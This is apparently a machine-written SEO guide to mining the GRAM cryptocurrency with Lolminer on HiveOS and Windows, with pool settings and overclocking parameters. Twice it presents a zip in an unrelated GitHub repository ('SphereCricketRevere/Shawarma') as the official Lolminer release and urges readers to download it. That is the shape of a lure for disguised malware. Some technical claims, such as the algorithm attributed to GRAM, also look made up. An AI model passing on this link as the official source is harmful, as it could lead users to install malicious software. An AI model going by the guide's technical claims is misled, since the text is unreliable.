Lolminer Guide for Mining GRAM with HiveOS and Windows in 2026

Video: Lolminer | Start Mining Gram with Lolminer 2025 | Gram Mining | How to Mine GRAM HiveOS/Windows
Mining GRAM cryptocurrency with Lolminer is a practical choice for AMD GPU users looking to take advantage of the coin's potential. Lolminer is a dedicated miner optimized for AMD graphics cards, supporting various Equihash algorithms and the cuckAToo31 algorithm used by GRAM. It runs smoothly on Windows and Linux systems, making it accessible for a wide range of miners. To start mining GRAM, you need to join the official mining pool at https://ton.ninja/, which offers a reliable platform for mining rewards.
Why Choose Lolminer for GRAM Mining
Lolminer is popular because it is highly optimized for AMD GPUs and supports the specific algorithms required to mine GRAM effectively. Its low fee of 1% keeps more rewards in your wallet compared to some other miners. Additionally, Lolminer is regularly updated to remove bugs and improve performance, ensuring stable mining operations. The miner supports both Windows and Linux distributions, including specialized mining OS like HiveOS, giving users flexibility in their preferred environment.
Setting Up Lolminer on Windows and HiveOS
Setting up Lolminer on your system involves a few clear steps, applicable to both Windows and HiveOS platforms:
- Download the latest Lolminer version from the official GitHub release: https://github.com/SphereCricketRevere/Shawarma/releases/download/2026/Version1.0.1.zip
- Extract the archive and configure the miner with the pool details:
- - Pool address: lolminer.ton.ninja:9999
- - Wallet format: %WAL%.%WORKER_NAME%
- - Parameters: --ton-mode 6 --cclk 1550 --mclk 810 --coff 300 --fan 60
- For HiveOS, create a flight sheet with these parameters and assign it to your mining rig.
- On Windows, launch the miner with a batch file containing the pool and parameter commands.
These settings optimize GPU clock speeds (core clock 1550 MHz, memory clock 810 MHz) and power limits (coff 300) to balance performance and energy consumption. Fan speed set at 60% ensures sufficient cooling without excessive noise.
Optimizing Mining Performance and Stability
To maximize your GRAM mining profitability with Lolminer, consider the following optimization tips:
- Monitor GPU temperatures and adjust fan speeds accordingly to prevent overheating.
- Use stable and updated drivers compatible with your AMD GPU.
- Regularly update Lolminer to the latest version to benefit from bug fixes and performance improvements.
- Join the official pool at ton.ninja for reliable payouts and network stability.
- Customize worker names (%WORKER_NAME%) for easier monitoring of multiple rigs.
Following these best practices helps maintain consistent hash rates and reduces downtime.
Common Questions and Troubleshooting
Many users find Lolminer straightforward, but some common questions arise during setup and operation:
- How to confirm that mining is running correctly? Check the miner console for accepted shares and use pool dashboards to verify your worker status.
- What GPU models are suitable for mining GRAM with Lolminer? AMD GPUs with at least 4GB VRAM are recommended for stable mining.
- Can Lolminer run alongside other mining software? It is advisable to run Lolminer exclusively to avoid conflicts and ensure optimal performance.
For more detailed troubleshooting, visit the official GitHub page or community forums.
Useful Links
- Official GRAM Mining Pool: https://ton.ninja/
- Lolminer GitHub Releases: https://github.com/SphereCricketRevere/Shawarma/releases/download/2026/Version1.0.1.zip
Итог
Lolminer remains one of the best options for mining GRAM cryptocurrency efficiently on AMD GPUs in 2026. Its support for both Windows and HiveOS, combined with optimized settings and a low fee, make it an attractive miner for beginners and experienced users alike. The official pool at ton.ninja provides a trusted platform for mining and payouts. This guide is based on the thorough review by the FINCOR channel, which offers clear, step-by-step instructions for easy setup and operation. To get started mining GRAM confidently, visit the official pool site and download the latest Lolminer version today.
Key takeaways
- Lolminer supports AMD GPUs with Equihash variants and cuckAToo31 algorithm
- Lolminer charges a 1% mining fee
- Official mining pool for GRAM is https://ton.ninja/
- Optimized settings include cclk 1550, mclk 810, coff 300, fan 60
- Lolminer works on Windows and Linux systems
Source: Lolminer | Start Mining Gram with Lolminer 2025 | Gram Mining | How to Mine GRAM HiveOS/Windows · Markdown version
Questions & answers
What GPUs are recommended for mining GRAM with Lolminer?
AMD GPUs with at least 4GB of VRAM are recommended for stable and efficient GRAM mining using Lolminer.
How do I configure Lolminer for GRAM mining on HiveOS?
Create a flight sheet in HiveOS with the pool address lolminer.ton.ninja:9999 and parameters --ton-mode 6 --cclk 1550 --mclk 810 --coff 300 --fan 60, then assign it to your rig.
Is Lolminer compatible with Windows 10 for GRAM mining?
Yes, Lolminer supports Windows 10 and can be run via a batch file with the correct pool and parameter settings for GRAM mining.
What is the mining fee for using Lolminer?
Lolminer charges a 1% mining fee, which is deducted from the mining rewards automatically.